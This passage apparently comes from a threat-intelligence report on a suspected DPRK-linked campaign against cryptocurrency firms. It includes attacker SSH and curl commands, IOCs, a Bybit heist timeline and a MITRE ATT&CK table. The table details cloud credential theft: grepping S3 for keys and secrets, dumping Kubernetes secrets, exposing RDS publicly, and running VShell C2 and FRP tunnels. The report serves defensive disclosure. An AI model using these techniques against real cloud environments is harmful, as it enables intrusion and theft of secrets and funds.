ssh root@2401:c080:1c01:c6:5400:5ff:fec1:ccc9
...
curl -s https://ifconfig.me
```

Defenders are more likely to have detections based on IPv4 addresses than IPv6. This is likely a tactical choice for evasion purposes.

Additionally, Ctrl-Alt-Intel researchers had telemetry to suggest these threat actors may have accessed the VPS from South Korean FlyVPN nodes.

Context, Victimology & Attribution

Targeting

This campaign exclusively targeted cryptocurrency organisations - from staking platforms, to exchange software providers, to the exchanges themselves. The threat actor targeted multiple tiers of the crypto supply chain.

Although we did not observe mass cryptocurrency theft, the pattern of stealing backend source code, database credentials, private keys, and proprietary exchange software is consistent with pre-positioning for future theft.

Attribution Assessment

Ctrl-Alt-Intel assesses with moderate confidence that this activity is consistent with DPRK-affiliated threat operations. This is based on the convergence of multiple indicators, though no single indicator is definitive.

Supporting Evidence

- **Crypto supply-chain targeting:** DPRK-linked group TraderTraitor ([UNC4899](#)) has a documented pattern of targeting crypto supply chain providers: JumpCloud (2023) and Safe{Wallet}/ByBit (2025).
- **AWS cloud tradecraft:** In the ByBit heist, TraderTraitor used stolen AWS session tokens to enumerate AWS before injecting malicious JavaScript into an S3-hosted frontend. We observed similar use of valid AWS access tokens to facilitate AWS enumeration, lateral movement & exfiltration of source code.

Timestamp (UTC)	Event
2025-02-02 01:50:18	Attacker registered getstockprice[.]com via Namecheap
2025-02-04 08:55:45	Developer1 compromised
2025-02-05 08:36:51	Attacker first accessed Safe{Wallet} AWS environment
2025-02-05 14:06:25	Attacker unsuccessfully attempted to register their own MFA device
2025-02-05 to 2025-02-17	Attacker reconnaissance in AWS environment
2025-02-17 03:22:44	Attacker command and control activity in AWS environment
2025-02-19 15:29:25	Wayback Machine snapshot with malicious JS code inserted to Safe{Wallet} website
2025-02-21 14:13:35	Bybit exploit transaction
2025-02-21 14:15:13	Wayback Machine snapshot without malicious JS code in Safe{Wallet} website
2025-02-21 14:16:11	Bybit heist transaction

Timeline from Safe{Wallet}

- **South Korean Infra:** Leveraging infrastructure and VPN services that are hosted in South Korea could provide DPRK-adversaries with better latency and complicate analysis by making activity appear to originate from a domestic South Korean actor.
- **React2Shell exploitation:** [Sysdig](#) reported that DPRK deployed EtherRAT following exploitation of React2Shell (CVE-2025-55182) in December 2025. Although we did not observe EtherRAT, we observed active React2Shell exploitation during the same timeframe.
- **FRP usage:** In December 2025, [Hunt.io](#) published research uncovering DPRK/Lazarus infrastructure that noted FRP abuse within DPRK-linked campaigns.

Complicating Factors

- **Unknown AWS token origin:** We cannot confirm how the AWS credentials were obtained. Social engineering and infostealers targeting developer workstations is a known DPRK tactic, but we have no evidence to confirm this here.
- **No DPRK malware:** We did not observe the use of bespoke DPRK malware families with our visibility. However, we did have limited visibility and these could've been used to steal the valid AWS tokens, although this is just hypothesis.

- **VShell:** VShell is a Chinese-developed C2 framework commonly associated with Chinese actors. However, it is openly available and [NVISO](#) has cautioned that its use cannot be exclusively attributed to any single group.

Conclusion

The convergence of crypto supply-chain targeting, sophisticated AWS tradecraft, and South Korean infrastructure might suggest this actor is DPRK-affiliated. We share these findings to enable the community to correlate with their own visibility.

IOCs

Type	Value	Context
IPv4	64.176.226[.]36	Primary VPS
IPv6	2401:c080:1c01:c6:5400:5ff:fec1[:]ccc9	VPS IPv6
Domain	itemnania[.]com	Associated with primary server; registered in South Korea

MITRE ATT&CK

Tactic	ID	Technique	Observed Activity
Initial Access	T1190	Exploit Public-Facing Application	React2Shell (CVE-2025-55182) mass scanning & exploitation
Initial Access	T1078.004	Valid Accounts: Cloud Accounts	Pre-obtained AWS access tokens; validated via <code>aws sts get-caller-identity</code>
Execution	T1059.009	Command and Scripting Interpreter: Cloud API	AWS CLI across S3, RDS, Lambda, EKS, ECR, IAM, Secrets Manager
Execution	T1651	Cloud Administration Command	<code>kubect1</code> to list pods, extract ConfigMaps, and dump secrets
Discovery	T1580	Cloud Infrastructure Discovery	Enumerated EC2, EKS, ECR, RDS, and Lambda across the tenant
Discovery	T1526	Cloud Service Discovery	Lambda function enumeration: runtimes, configs, and attached IAM roles

Tactic	ID	Technique	Observed Activity
Discovery	T1619	Cloud Storage Object Discovery	Recursive S3 listing with grep for <code>.pem</code> , <code>.key</code> , <code>kube</code> , <code>secret</code> , <code>cred</code> , <code>pass</code>
Discovery	T1087.004	Account Discovery: Cloud Account	<code>sts get-caller-identity</code> ; <code>iam list-attached-role-policies</code>
Discovery	T1046	Network Service Discovery	Probed RDS on port 5432 via <code>nc -zv</code> prior to exposing it publicly
Credential Access	T1555.006	Cloud Secrets Management Stores	Enumerated and extracted plaintext secrets from AWS Secrets Manager
Credential Access	T1552.001	Unsecured Credentials: Credentials In Files	Credentials from Terraform state files, Kubernetes ConfigMaps, Docker configs, <code>.env</code> files
Credential Access	T1552.004	Unsecured Credentials: Private Keys	S3 search for <code>.pem/.ppk/.key</code> ; crypto private keys from <code>.env</code> files
Lateral Movement	T1021.007	Remote Services: Cloud Services	AWS IAM → Kubernetes pivot via <code>aws eks update-kubeconfig</code>
Lateral Movement	T1550.001	Use Alternate Authentication Material: Application Access Token	Stolen Kubernetes tokens with <code>--insecure-skip-tls-verify</code>
Defense Evasion	T1578.005	Modify Cloud Compute Configurations	RDS modified to <code>--publicly-accessible</code> after internal connectivity failed
Collection	T1530	Data from Cloud Storage	Terraform state files downloaded from S3 and grepped for credentials
Collection	T1213.003	Data from Information Repositories: Code Repositories	Private Git repos cloned with embedded credentials
Collection	T1213.006	Data from Information Repositories: Databases	RDS instances enumerated, exposed, and accessed with harvested credentials
Command & Control	T1071.001	Application Layer Protocol: Web Protocols	VShell C2 (v4.9.3) on port 8082 over HTTP
Command & Control	T1090	Proxy	FRP tunnelling proxy on port 53; FlyVPN for origin obfuscation